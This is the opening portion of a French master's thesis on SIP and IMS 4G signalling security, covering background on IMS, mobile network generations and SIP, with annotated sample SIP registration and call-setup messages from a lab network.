Université libre de Bruxelles
Faculté des Sciences
Département d'Informatique

Mécanismes de sécurité dans la signalisation des réseaux IMS 4G

Jérémy Pagé

Promoteurs :
Jean-Michel Dricot
Olivier Markowitch

Mémoire présenté en vue
de l'obtention du grade de
« Master en Sciences Informatiques »

Année académique 2012–2013

À toi, Yaya.

« So that one may walk in peace. »
Imi Lichtenfeld

Remerciements

J'aimerais remercier Jean-Michel Dricot de m'avoir soumis l'idée de ce mémoire et pour son aide tout au long de l'année. Je n'oublie pas de remercier également Oliver Markowitch pour son soutien et qui, avec l'aide de Jean-Michel, a su m'apporter les remarques et les conseils nécessaires au bon déroulement de ce mémoire. Par ailleurs, ils ont répondu présents quand j'en avais besoin et ils m'ont laissé mon autonomie me permettant de réaliser ce mémoire malgré les nombreuses contraintes rencontrées durant l'année.

J'aimerais également remercier ma famille de m'avoir supporté, non seulement durant cette année, mais durant toute ma formation universitaire. Elle a su apporter réconfort et encouragements permettant de gravir les années sans soucis, tout en me permettant de continuer mes activités extra-universitaires. J'ai une pensée toute particulière pour mon frère Raphaël Pagé et ma maman Muriel Piette qui m'ont toujours épaulé dans mes choix. Je tiens aussi à remercier mon grand-père Gilbert Piette qui m'a apporté durant mon enfance jusqu'à aujourd'hui une curiosité pour la découverte. C'est grâce à lui si je me suis intéressé aux phénomènes qui nous entourent. Il m'a donné cette envie de comprendre et d'apprendre qui m'a permis de passer toutes ces années d'étude avec joie et soif d'apprentissage. Je suis très reconnaissant envers eux trois pour leur relecture attentive et leurs nombreux commentaires utiles et constructifs.

Pour finir, je remercie tous mes camarades qui ont été à mes côtés pendant toutes ces années de formation, qu'ils aient ou non participé à un projet commun avec moi. En plus d'un parcours universitaire, c'est un parcours de vie, qui non seulement nous apporte des connaissances, mais aussi des moments uniques, partagés entre étudiants. Plus particulièrement, j'ai une grande pensée pour mes camarades Harold Waterkeyn, Thomas Piret, Yves-Rémi Van Eycke et Nils Fagerburg avec qui j'ai partagé de merveilleux instants.

Résumé

Le but du présent document est d'élaborer et de concevoir des attaques sur la signalisation d'un réseau IMS. Il présente ce qu'est IMS, ce qu'est la signalisation et plus particulièrement ce qu'est SIP, ainsi que différentes attaques possibles sur SIP. Ensuite, la description des attaques implémentées est expliquée, ainsi que la manière de les mettre en place sur un réseau réel, notamment celui mis à disposition par le laboratoire du groupe de recherche Opéra de l'ULB. Pour terminer, OpenBTS est présenté, avec la possibilité de reprendre les mêmes attaques en utilisant des GSM comme terminaux. Des pistes de futurs travaux sont également renseignées avant de conclure.

* * *

The purpose of this paper is to develop and conceive attacks on the signaling of an IMS network. It presents what IMS is, what the signaling is—more particularly what SIP is—and various possible attacks on SIP. Then, the description of the implemented attacks is explained, as well as how to set them up on a real network, especially the network provided by the research group Opéra from ULB. Finally, OpenBTS is presented, as well as the possibility of repeating the same attacks when using GSMs as terminals. Ideas for future work are also indicated before concluding.

Table des matières

Table des figures

Chapitre 1

Introduction

1.1 Motivations

Dans le cadre de mon mémoire, il m'a été demandé de réaliser une attaque, plus précisément un prototype, au niveau de la signalisation des réseaux IMS 4G. Pour cela, deux étapes importantes ont été nécessaires. Premièrement, l'étude des différents aspects de sécurité de la signalisation SIP, c'est-à-dire les mécanismes de sécurité mis en place par SIP ainsi que les menaces et attaques au niveau de SIP. Deuxièment, l'élaboration et la réalisation d'une attaque réelle sur un réseau réel agissant au niveau de la signalisation SIP.

Lors de la première étape, afin de pouvoir étudier les aspects de sécurité de SIP, il m'a d'abord fallu comprendre ce qu'était SIP, IMS, la structure globale d'un réseau téléphonique, ainsi que d'un réseau GSM (Global System for Mobile Communications). La première partie de ce document abordera d'abord une introduction sur IMS, et ensuite expliquera ce qu'est SIP, à quoi il sert, comment il fonctionne et quels sont ses aspects sécuritaires.

Lors de la seconde étape, avant de mettre en place une attaque sur un réseau réel, il convient d'étudier, d'analyser et de mettre au point diverses attaques au niveau de la signalisation SIP, ainsi que de comprendre la topologie du réseau et les diverses structures le composant. La seconde partie de ce document abordera donc la description des attaques, ainsi que la topologie du réseau, pour terminer par la présentation des attaques implémentées sur le réseau réel.

1.2 Acronymes

Cette section reprend la liste des acronymes utilisés dans le document.

ADSL Asymmetric Digital Subscriber Line

AES Advanced Encryption Standard

AH Authentication Header

ASCII American Standard Code for Information Interchange

CIA Confidentiality, Integrity, Availability

DHCP Dynamic Host Configuration Protocol
DNS Domain Name System
DoS Denial of Service
DRY Don't Repeat Yourself
EDGE Enhanced Data Rates for GSM Evolution
ESP Encapsulating Security Payload
GPRS General Packet Radio Service
GSM Global System for Mobile Communications
HTTP Hypertext Transfer Protocol
HTTPS HTTP Secure
IETF Internet Engineering Task Force
IMS IP Multimedia Subsystem
IMSI International Mobile Subscriber Identity
IMT-2000 Internet Mobile Telecommunications for the year 2000
IP Internet Protocol
IPsec Internet Protocol Security
IPTV Internet Protocol Television
ISP Internet Service Provider
ITU International Telecommunication Union
IVR Interactive Voice Response
LDAP Lightweight Directory Access Protocol
LTE Long Term Evolution
MAC Message Authentication Code
MIME Multipurpose Internet Mail Extensions
MITM Man-in-the-Middle
MMS Multimedia Message Service
OOP Object-Oriented Programming
PKI Public Key Infrastructure
PSTN Public Switched Telephone Network
QoS Quality of Service
RADIUS Remote Authentication Dial-In User Service
RSVP Resource Reservation Protocol
RTCP RTP Control Protocol
RTP Real-time Transport Protocol
SDP Session Description Protocol
SIP Session Initiation Protocol

SIPS SIP Secure
SMS Short Message Service
SMTP Simple Mail Transfer Protocol
SQL Structured Query Language
SRTP Secure Real-time Transport Protocol
S/MIME Secure/Multipurpose Internet Mail Extensions
TCP Transmission Control Protocol
TLS Transport Layer Security
UA User Agent
UAC User Agent Client
UAS User Agent Server
UDP User Datagram Protocol
URI Universal Resource Identifier
VoIP Voice over IP
VoIPSA Voice over IP Security Alliance
VPN Virtual Private Network
WiMAX Worldwide Interoperability for Microwave Access

1.3 Illustrations

L'ensemble des illustrations présentées dans ce document a été réalisé à l'aide du site `http://www.websequencediagrams.com`.

Première partie

Signalisation

Chapitre 2

IMS

Ce chapitre repose sur les informations présentées par Frédéric Launay [1].

2.1 Description

IMS (IP Multimedia Subsystem) a été défini par 3G.IP, un forum d'industriels formé en 1999 [1].

C'est une architecture réseau destinée à délivrer des services basés sur le protocole IP (Internet Protocol) aux utilisateurs mobiles. Il permet de gérer un grand nombre d'applications multimédias, dont la voix sur IP (VoIP) qui nous intéresse plus particulièrement, avec une très bonne qualité de service, que ce soit sur les réseaux téléphoniques (avec commutation de circuits), ou que ce soit sur les réseaux de paquets (avec commutation de paquets). IMS permet donc l'utilisation de plusieurs modes de communication dans un seul réseau, que ce soit la transmission de la voix, de *data* ou de sessions multimédias.

IMS est indépendant de l'accès physique, ce qui nous permet d'utiliser une application multimédia sur n'importe quel terminal exploitant un réseau de communication. Nous verrons par la suite que c'est un aspect important que nous exploiterons lors des attaques faites sur SIP (voir chapitre 7). De plus, les services sont accessibles à l'utilisateur même en cas de mobilité ou de *roaming* (possibilité de conserver son numéro sur un réseau autre que celui de son opérateur).

IMS est développé autour de SIP, dont nous parlerons au prochain chapitre. Il permet à la 4G (LTE) de bénéficier de toutes ses fonctionnalités, notamment de la voix.

2.2 Qu'entend-on par la 4G ?

La norme « LTE-Advanced », aussi dénommée 4G, est la norme téléphonique de quatrième génération. Elle permet d'améliorer les performances d'une communication radiomobile comparativement à la 3G. Cette amélioration se caractérise par :

1. `http://ipv6.com/articles/general/IP_IMS.htm`

— des débits montants et descendants plus élevés ;
— une réduction de latence ;
— une meilleure efficacité spectrale : l'opérateur peut couvrir une plus grande densité de population (bande de fréquence identique à la 3G) ;
— une optimisation automatique du réseau : les équipements 4G se configurent automatiquement afin d'améliorer la qualité de service.

2.3 Historique des normes téléphoniques

Cette section reprend brièvement l'évolution des normes téléphoniques.

Les années 80 La première génération des téléphones mobiles a commencé au début des années 80, offrant aux utilisateurs un service de communication mobile médiocre, de plus très couteux. La 1G avait beaucoup de défauts : des normes incompatibles d'une région à l'autre, une transmission analogique non sécurisée (permettant l'écoute des appels), pas de *roaming* vers l'international.

Les années 90 Le GSM est apparu dans les années 90 avec la norme 2G. Celle-ci s'appuie sur des transmissions numériques, permettant ainsi la sécurisation des données (chiffrement). Cette norme est mondiale et autorise le *roaming* entre pays. Cette norme apporte la possibilité d'envoyer des SMS (Short Message Service) — limités à 80 caractères. Le principe du GSM étant de passer des appels téléphoniques, celui-ci s'appuie sur une connexion orientée circuit.

Le GSM a connu un énorme succès et a suscité le besoin de téléphoner en tout lieu avec la possibilité d'émettre de courts messages. Devant ce succès, de nouvelles fréquences ont été proposées aux opérateurs afin d'acheminer toutes les communications, et de nouveaux services sont apparus comme le MMS (Multimedia Message Service). De nouvelles techniques de modulation et de codage ont permis d'accroitre le débit et les premières connexions IP sont apparues (GPRS, EDGE).

Les années 2000 La conception de la 3G a été incitée par les exigences de l'IMT-2000 [2] — famille de technologies pour la troisième génération des communications mobiles, définie par l'ITU (International Telecommunication Union) — afin de permettre l'utilisation d'applications vidéos sur les téléphones mobiles (vidéos YouTube, visiophonie, ...). En plus du besoin d'une augmentation de débit, il est nécessaire de pouvoir passer d'un service téléphonique (connexion orientée circuit) vers un service *data* (connexion orientée paquets). En effet, les réseaux orientés circuits sont, à l'origine, utilisés pour les appels téléphoniques, alors que les réseaux orientés paquets s'occupent des données (sur Internet par exemple). Il est dès lors utile de pouvoir combiner les deux, afin de profiter non seulement des réseaux téléphoniques existants, mais aussi du réseau Internet.

2. `http://www.etsi.org/technologies-clusters/technologies/mobile/imt-2000`

L'accès aux services de connexion à Internet et de messagerie s'est installé dans les habitudes des utilisateurs. Les terminaux (*smartphones*, ...) se sont améliorés permettant un usage plus confortable de la connexion haut débit.

Succédant à la 3G et aux évolutions de cette norme, la norme LTE apparait avant tout comme une rupture technique (nouvelle interface radio et modification de l'architecture réseau afin de fournir une connexion tout IP).

En 2010 La norme « LTE-Advanced » apparait et impose des critères de base sur les débits, les bandes de fréquence, la latence et l'efficacité spectrale.

2.4 Exemple d'utilisation

Voici un exemple montrant les possibilités offertes par IMS.

> Tom est au travail et utilise un *smartphone* professionnel sur lequel il a synchronisé plusieurs carnets d'adresses, son carnet professionnel et son carnet personnel. Bien qu'utilisant son *smartphone* au travail, il s'est déconnecté du cercle familial. Sa sœur, souhaitant l'appeler, voit qu'il est absent. Elle décide donc de lui envoyer un message vocal. Celui-ci reçoit un e-mail contenant comme pièce jointe le message vocal de sa sœur (voici un exemple de messagerie unifiée). Au travail, Tom informe son collègue qu'il souhaite être contacté afin de discuter d'un projet. Son collègue étant disponible peut l'appeler immédiatement.
>
> Quittant son travail pour rentrer chez lui, Tom reste accessible à tout moment grâce à une connexion 3G (voire 4G dans les années à venir). Chez lui, la couverture réseau est assurée par le WiMAX (Worldwide Interoperability for Microwave Access), l'ADSL (Asymmetric Digital Subscriber Line) ou une *femtocell* 4G. Chez lui, Tom change son statut pour apparaitre déconnecté au travail, mais connecté pour sa famille.
>
> En se promenant, Tom reçoit un e-mail avec une vidéo à télécharger. Il récupère celle-ci via un accès public Wifi. Il regarde la vidéo sur son *smartphone* et, en arrivant chez lui, regarde la fin de la vidéo sur sa télévision. Pendant la séance, il reçoit un message de sa femme en bas de l'écran lui demandant de la rappeler. Grâce à sa télécommande, Tom rappelle aussitôt sa femme sur le numéro qui s'est affiché sur la télévision.

L'IMS et l'IPTV (Internet Protocol Television) peuvent ainsi, conjointement, permettre la synchronisation de plusieurs vecteurs de communication.

Chapitre 3

SIP

3.1 Description

SIP (Session Initiation Protocol) est défini par l'IETF (Internet Engineering Task Force) dans le document RFC 3261 [20]. Celui-ci a été rédigé en juin 2002 et rend obsolète le premier document de 1999 (RFC 2543).

SIP est un protocole de signalisation. Dans le contexte qui nous intéresse, un protocole de signalisation a la charge de régir les communications, c'est-à-dire de déterminer les appelés et les appelants, de gérer les absences (lorsque l'appelé est occupé par exemple), les sonneries et tonalités, ... ; mais aussi de négocier les *codecs* et autres paramètres qui seront utilisés lors de la communication [3].

SIP fait partie de la couche applicative, juste au-dessus de la couche transport, et permet donc de créer, modifier et de terminer des sessions multimédias, y compris des appels VoIP [6, 7, 9, 10, 12, 13, 14, 15]. Ces appels se font parmi différents points de terminaisons d'Internet, que ce soit un téléphone mobile, un ordinateur, ... ; et peuvent comprendre un ou plusieurs participants.

Comme évoqué dans le chapitre précédent, SIP fait partie de IMS, et est actuellement supporté par presque tous les fabricants. Il est le protocole de signalisation dominant sur Internet, et est d'ailleurs le premier à supporter des sessions multiutilisateurs. L'évolution des dernières années a pressé les fournisseurs de télécommunication et les ISP (Internet Service Provider) à transmettre des communications VoIP. C'est pourquoi les vendeurs incorporent de plus en plus SIP dans les communications IP.

Il fut originellement conçu pour la signalisation des communications VoIP ; il s'est toutefois étendu à la vidéo, au transfert de fichiers et aux messages instantanés. Il promet d'ailleurs de devenir le protocole universel intégrant la voix [9].

3.2 Fonctionnalités

SIP ne faisant que gérer la session (et la signalétique), il ne s'occupe pas du transfert des données, que ce soit la voix ou d'autres données multimédias. Il fournit cependant les fonctionnalités suivantes [7, 15] :

— récupération de la localisation d'un utilisateur ;

— consultation de la disponibilité d'un utilisateur ;
— détermination des aptitudes d'un utilisateur (capacité à recevoir ou envoyer certains types de message) ;
— établissement d'une session ;
— gestion d'une session et de ses participants.

Différents outils peuvent être mis en collaboration avec SIP. Citons notamment [5] :

— SDP (Session Description Protocol), dont le rôle est de définir les paramètres de sessions ;
— RTP (Real-time Transport Protocol), dont le rôle est le transport du média ;
— RTCP (RTP Control Protocol), dont le rôle est d'apporter une aide par la transmission de données de contrôle du flux RTP ;
— divers *codecs* servant à encoder et à décoder les médias (que ce soit du flux audio ou vidéo).

Ces outils et protocoles agissant conjointement avec SIP se trouvent aussi parmi la couche applicative.

SIP ne fournissant pas un QoS (Quality of Service), il peut interopérer avec RSVP (Resource Reservation Protocol) pour la qualité de la voix. Il fonctionne également avec LDAP (Lightweight Directory Access Protocol) pour la localisation et avec RADIUS (Remote Authentication Dial-In User Service) pour l'authentification. D'autres scénarios peuvent être couverts par l'utilisation de protocoles supportés par SIP, comme le transfert d'appel, les conférences, les messageries vocales, ... [7, 9]

Rappelons également que SIP permet aux communications de s'établir entre différents terminaux, que ce soit des ordinateurs portables, des téléphones mobiles, des ordinateurs de bureau, des téléphones IP, ... [10]

3.3 Composants

Deux sortes de composants existent dans un réseau SIP. Il y a les terminaux SIP, appelés UA (User Agent), et les serveurs SIP.

Terminaux Un terminal — un téléphone SIP dans la majorité des cas — peut soit jouer le rôle de UAC (User Agent Client), soit jouer le rôle de UAS (User Agent Server) en fonction de sa place dans la communication. Le terminal initiant la communication jouera le rôle de UAC (client) et celui y répondant jouera le rôle de UAS (serveur) [13, 14].

Serveurs Les serveurs SIP ont pour objet de centraliser l'information et de fournir divers services au réseau SIP [10]. Comme pour le réseau Internet, composé de différents domaines et sous-domaines, le réseau SIP est également composé de différents domaines gérés par des serveurs SIP.

Par exemple, si un utilisateur que nous souhaitons contacter ne se trouve pas dans le même domaine que nous, il convient de passer par différents serveurs

nommés *proxy* (dont le rôle est expliqué plus bas). Les domaines SIP sont donc des sous-ensembles du réseau global et sont interconnectés.

Différents types de serveur SIP existent ; en voici les principaux :

Registrar Lorsqu'un terminal souhaite communiquer, il doit d'abord se connecter et s'enregistrer au réseau SIP. Pour cela, il communique avec le serveur *registrar* afin d'indiquer sa présence et de s'enregistrer. Cette information est stockée dans le serveur *location* [9, 13] (voir ci-dessous) et permet aux autres terminaux enregistrés de savoir lorsque celui-ci est connecté et disposé à recevoir un appel [10].

Location Le serveur *location* a pour rôle de maintenir un lien entre l'adresse logique d'un terminal et l'adresse physique de ce même terminal au sein d'un domaine SIP (voir la section suivante qui parle des adresses) [13]. Autrement dit, il retient la localisation de chaque terminal enregistré au serveur *registrar* [14]. De plus, avec les téléphones mobiles et autres appareils transportables, chaque fois qu'un utilisateur se déplace, le réseau se doit d'être continuellement informé de sa localisation. Le serveur *location* est donc mis à jour continuellement et conserve la localisation de chaque utilisateur.

Redirect Lorsqu'un utilisateur ne se trouve pas dans son propre domaine (lorsqu'il est en déplacement par exemple), les sessions ont besoin d'être redirigées vers lui. Cela se fera au moyen du serveur *redirect* [10]. Celui-ci fournit au terminal appelant (UAC) un ensemble d'adresses de contact alternatives (son téléphone mobile par exemple) [14]. Ainsi, la requête de l'appelant sera acheminée au bon endroit [13].

Proxy Présent dans tous les domaines SIP, le serveur *proxy* agit comme intermédiaire en recevant les requêtes des terminaux ou d'autres serveurs *proxy*. Ces requêtes sont transmises par le serveur vers leur destination [13, 14, 15]. Comme pour un terminal, le serveur *proxy* agira soit en tant que UAC lorsqu'il transmettra une requête, soit en tant que UAS lorsqu'il recevra une requête. Avant chaque transmission de requête, celui-ci peut éventuellement modifier certaines parties du message SIP [10]. Il communique avec les serveurs *location* et *redirect* afin de transmettre ses requêtes, et n'est impliqué que lors de l'établissement et la terminaison d'une session [13]. Il n'intervient pas dans la communication entre terminaux.

Les serveurs *proxy*, *registrar* et *redirect* sont la plupart du temps implémentés sur un seul système et ne se distinguent que de manière logique, mais peuvent très bien se distinguer physiquement [5, 9, 13].

3.4 Fonctionnement

SIP est conçu d'après les protocoles HTTP (Hypertext Transfer Protocol) et SMTP (Simple Mail Transfer Protocol). Les messages sont définis par un langage comprenant des caractères ASCII (American Standard Code for Information Interchange), et sont lisibles par des humains, comme nous le verrons dans la section suivante [11] (voir section 3.5). Ces différents messages sont soit des requêtes,

soit des réponses, et gardent la même structure qu'un message HTTP. SIP garde l'architecture Web et réutilise les serveurs DNS (Domain Name System) pour la conversion d'adresses SIP. Les codes d'erreurs restent à peu près identiques ; par exemple, le code d'erreur d'une adresse non trouvée est 404 comme pour le Web [7] (voir annexe A).

Concernant les adresses SIP, celles-ci réutilisent le même schéma que celles de SMTP. Chaque utilisateur du réseau SIP est identifié par une certaine URI (Universal Resource Identifier). Cette URI contient en général un nom d'utilisateur et un nom d'hôte. Voici un exemple d'adresse SIP valide : `sip:user@hostname.com`.

SIP étant analogue à HTTP et les messages étant lisibles, les développeurs bénéficient d'une grande aisance et d'une rapidité lors de la création d'applications. Cela permet également une plus grande facilité d'attaques étant donné la lisibilité de ces messages. Malgré tout, cela offre à SIP une plus grande simplicité lors de la création d'extensions, ce qui n'est pas négligeable.

Nous avions vu précédemment que SDP s'occupait de la définition des paramètres de session [23]. C'est au moyen de SDP que SIP va pouvoir négocier les paramètres qui seront utilisés lors de la communication en fonction des différents partis. Nous verrons également dans les attaques que nous pourrons agir sur ces paramètres de session afin d'en extraire des informations (voir chapitre 5).

3.5 Messages

Comme énoncé précédemment, les messages SIP peuvent se scinder en deux catégories : les requêtes et les réponses. Chaque message, que ce soit une requête ou une réponse, a la même structure. Un message se compose de trois parties : une première ligne (ou *start-line*), un entête (ou *header*) et un corps de message (ou *body*).

La première ligne indique si le message est une requête ou une réponse. Si c'est une requête, cette première ligne contient une des six méthodes suivantes : `REGISTER`, `INVITE`, `BYE`, `ACK`, `OPTIONS`, `CANCEL` (nous nous intéresserons ici uniquement aux quatre premières méthodes — il est à noter également que d'autres méthodes existent dans les extensions de SIP). Si c'est une réponse, cette première ligne définit le type de réponse au moyen d'un code de statut (équivalent à HTTP comme vu précédemment) et d'une phrase explicative. Un exemple typique de réponse (code de statut et phrase) est `200 OK` (voir annexe A).

Entête Les champs composant l'entête d'un message SIP sont similaires à ceux de HTTP, aussi bien au point de vue de la syntaxe que de la sémantique [20]. La règle générale pour chaque champ composant l'entête est le suivant : le nom du champ, deux-points, et ensuite la ou les valeurs associées. Chaque champ se trouve sur une ligne. Nous verrons plus loin des exemples de messages et donc de champs composant l'entête (voir section 3.6).

Corps Le corps d'un message SIP suit l'entête et en est séparé par un retour à la ligne supplémentaire. En fonction du type de message, le contenu sera inter-

prété différemment. Si le message est une requête, l'interprétation dépendra de la méthode utilisée. Si, au contraire, le message est une réponse, l'interprétation dépendra du code de statut ainsi que de la méthode de la requête à laquelle la réponse correspond.

Typiquement, comme nous le verrons plus loin, le corps du message contiendra les informations décrites par SDP, telles que les paramètres de session à négocier. C'est d'ailleurs sur cette partie du message SIP que des attaques peuvent opérer.

Méthodes Nous allons ici détailler l'utilité des quatre méthodes évoquées plus haut. Afin d'enregistrer un terminal au serveur *registrar*, celui-ci doit envoyer une requête SIP dont la méthode est `REGISTER`. Grâce aux informations trouvées dans ce message, le serveur pourra analyser ces informations et enregistrer le terminal. Si l'enregistrement est correct, le serveur va renvoyer une réponse au terminal. Cette réponse aura comme code de statut et comme phrase explicative `200 OK`. En plus de cela, des champs de l'entête seront complétés comme le champ `CSeq` qui permet de référer à quelle requête la réponse répond.

Lorsqu'un utilisateur veut appeler un autre utilisateur, son terminal va envoyer une requête de méthode `INVITE` en référençant quel terminal doit être contacté au moyen de son URI. Identiquement, le terminal recevra une réponse lui apprenant la réussite ou non de sa requête.

Lorsqu'un des partis d'une conversation souhaite mettre fin à l'appel (lorsque l'utilisateur raccroche), son terminal envoie une requête `BYE`.

Similairement à la négociation faite par TCP (Transmission Control Protocol) — dit *three-way handshake* —, lors des réponses faites aux messages `INVITE` et `BYE`, le terminal y répond à nouveau avec une requête `ACK` annonçant qu'il a bien reçu la réponse.

3.6 Exemples de messages

Deux exemples de flux de messages vont être présentés ci-dessous, comprenant des requêtes ainsi que les réponses fournies. D'autres exemples peuvent être consultés dans le RFC 3665 [22].

Enregistrement d'un terminal Commençons par l'enregistrement d'un terminal. La première chose à faire est l'envoi d'une requête `REGISTER` par le terminal :

```
1 REGISTER sip:172.16.1.10 SIP/2.0
2 Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
    d8754z-d35d35075d220416-1---d8754z-;rport
3 Max-Forwards: 70
4 Contact: <sip:Jeremy@172.16.1.200:29156;rinstance=736
    ef2b2b891f1b6>
5 To: "Jeremy"<sip:Jeremy@172.16.1.10>
6 From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=5257312b
7 Call-ID: M2Q2OWVjYWIyOTM3ZDVmYzEyMjZhYjZlNWZiMGM1NjE
```

```
8  CSeq: 1 REGISTER
9  Expires: 3600
10 Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY,
       MESSAGE, SUBSCRIBE, INFO
11 User-Agent: X-Lite release 4.5.3 stamp 70576
12 Content-Length: 0
13
```

Nous pouvons remarquer à la première ligne que le terminal envoie une requête afin de s'enregistrer avec comme URI `sip:172.16.1.10` et en précisant qu'il utilise la version 2.0 de SIP. Comme évoqué précédemment, nous pouvons voir que le message a pour le champ `CSeq` la valeur `1 REGISTER` signifiant que la requête fait référence à une première tentative d'enregistrement. Ci-dessous, nous pourrons voir que la réponse du serveur gardera la même valeur afin d'identifier la requête à laquelle correspond la réponse.

Voici donc la réponse renvoyée par le serveur :

```
1  SIP/2.0 401 Unauthorized
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
       d8754z-d35d35075d220416-1---d8754z-;received
       =172.16.1.200;rport=29156
3  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=5257312b
4  To: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=as7fd2cc5c
5  Call-ID: M2Q2OWVjYWIyOTM3ZDVmYzEyMjZhYjZlNWZiMGM1NjE
6  CSeq: 1 REGISTER
7  Server: Asterisk PBX 1.8.10.1~dfsg-1ubuntu1
8  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER,
       SUBSCRIBE, NOTIFY, INFO, PUBLISH
9  Supported: replaces, timer
10 WWW-Authenticate: Digest algorithm=MD5, realm="asterisk",
       nonce="68ad07d8"
11 Content-Length: 0
12
```

Nous constatons à présent que la réponse est munie du code 401 et de la phrase `Unauthorized` signifiant que la requête a échoué car le terminal n'est pas autorisé à s'enregistrer. Avant de voir pourquoi, repérons que la valeur du champ `CSeq` est bien identique (notons également que la valeur de l'option `branch` du champ `Via` et que la valeur du champ `Call-ID` sont identiques à celles du message précédent — ce qui doit être le cas).

Venons-en maintenant à la raison de cet échec. Nous remarquons plus bas le champ `WWW-Authenticate` signifiant à l'utilisateur qu'il doit fournir des informations afin de s'authentifier (typiquement un mot de passe). Nous verrons plus loin comment fonctionne cette authentification.

Le terminal renvoie donc une requête `REGISTER` munie d'identifiants :

```
1  REGISTER sip:172.16.1.10 SIP/2.0
```

```
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
       d8754z-67cafe309f3c2a5b-1---d8754z-;rport
3  Max-Forwards: 70
4  Contact: <sip:Jeremy@172.16.1.200:29156;rinstance=736
       ef2b2b891f1b6>
5  To: "Jeremy"<sip:Jeremy@172.16.1.10>
6  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=5257312b
7  Call-ID: M2Q2OWVjYWIyOTM3ZDVmYzEyMjZhYjZlNWZiMGM1NjE
8  CSeq: 2 REGISTER
9  Expires: 3600
10 Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY,
       MESSAGE, SUBSCRIBE, INFO
11 User-Agent: X-Lite release 4.5.3 stamp 70576
12 Authorization: Digest username="Jeremy",realm="asterisk",
       nonce="68ad07d8",uri="sip:172.16.1.10",response="
       a58c392dec8825d9e06fca3917ad0260", algorithm=MD5
13 Content-Length: 0
14
```

Le serveur, s'il accepte la requête (identifiants corrects) renvoie la réponse suivante :

```
1  SIP/2.0 200 OK
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
       d8754z-67cafe309f3c2a5b-1---d8754z-;received
       =172.16.1.200;rport=29156
3  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=5257312b
4  To: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=as7fd2cc5c
5  Call-ID: M2Q2OWVjYWIyOTM3ZDVmYzEyMjZhYjZlNWZiMGM1NjE
6  CSeq: 2 REGISTER
7  Server: Asterisk PBX 1.8.10.1~dfsg-1ubuntu1
8  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER,
       SUBSCRIBE, NOTIFY, INFO, PUBLISH
9  Supported: replaces, timer
10 Expires: 3600
11 Contact: <sip:Jeremy@172.16.1.200:29156;rinstance=736
       ef2b2b891f1b6>;expires=3600
12 Date: Wed, 24 Jul 2013 13:20:09 GMT
13 Content-Length: 0
14
```

Identiquement à la réponse `401` précédente, nous remarquons que le champ `CSeq` fait maintenant référence à la seconde tentative `2 REGISTER`.

Le terminal est maintenant enregistré auprès du serveur (Asterisk[1] comme nous avons pu le remarquer dans les messages SIP) et va pouvoir passer des appels. Pour cela, il faut que les autres terminaux effectuent la même procédure.

1. `http://www.asterisk.org`



FIGURE 3.1 – Enregistrement d'un terminal

Jusqu'ici, aucun corps de message n'a été utilisé.

Une séquence des messages SIP échangés pour cet enregistrement est présentée à la figure 3.1.

Appel d'un autre terminal Dans le cas présent, le terminal aimerait passer un appel et contacter un autre terminal. Pour se faire, il convient d'envoyer une requête `INVITE` en spécifiant l'URI du terminal à contacter. Voici à quoi la requête ressemble :

```
1  INVITE sip:206@172.16.1.10 SIP/2.0
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
      d8754z-1b76673bf6ca9330-1---d8754z-;rport
3  Max-Forwards: 70
4  Contact: <sip:Jeremy@172.16.1.200:29156>
5  To: <sip:206@172.16.1.10>
6  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=8b687f76
7  Call-ID: NzNiZGUwOTBmMmE1MzIyOGZiNTA0Njg5MjEyYTQxOWM
8  CSeq: 1 INVITE
9  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY,
       MESSAGE, SUBSCRIBE, INFO
10 Content-Type: application/sdp
11 Supported: replaces
12 User-Agent: X-Lite release 4.5.3 stamp 70576
13 Content-Length: 302
14
15 v=0
16 o=- 1374672034977016 1 IN IP4 172.16.1.200
17 s=X-Lite 4 release 4.5.3 stamp 70576
18 c=IN IP4 172.16.1.200
19 t=0 0
20 m=audio 50502 RTP/AVP 123 9 8 0 100 101
21 a=rtpmap:123 opus/48000/2
```

```
22 a=fmtp:123 useinbandfec=1
23 a=rtpmap:100 speex/16000
24 a=rtpmap:101 telephone-event/8000
25 a=fmtp:101 0-15
26 a=sendrecv
```

Comme nous pouvons le constater, le terminal aimerait contacter le terminal d'URI `sip:206@172.16.1.10`. Cette même URI est utilisée pour le champ `To`. Le champ `CSeq` est, cette fois-ci, `1 INVITE` précisant la première tentative d'une requête `INVITE`. Nous remarquons d'ailleurs que le message `INVITE` contient un corps de message dont la taille est définie dans le champ `Content-Length`. Le champ `Content-Type` indique le type de contenu du corps. Ici, le contenu est de type SDP, ce qui correspond à ce que nous avions vu précédemment. Les informations présentent via SDP sont des paramètres de session. Deux éléments nous intéressent principalement, car ils nous serviront par la suite lors d'une attaque. Le premier élément est l'adresse IP `172.16.1.200` se trouvant à la ligne 16 et à la ligne 18. Le second élément est le numéro de port `50502` se trouvant à la ligne 20. Ces deux éléments ensemble définissent l'adresse à laquelle le flux RTP (s'occupant de la transmission du média, ici, du flux audio) sera envoyé.

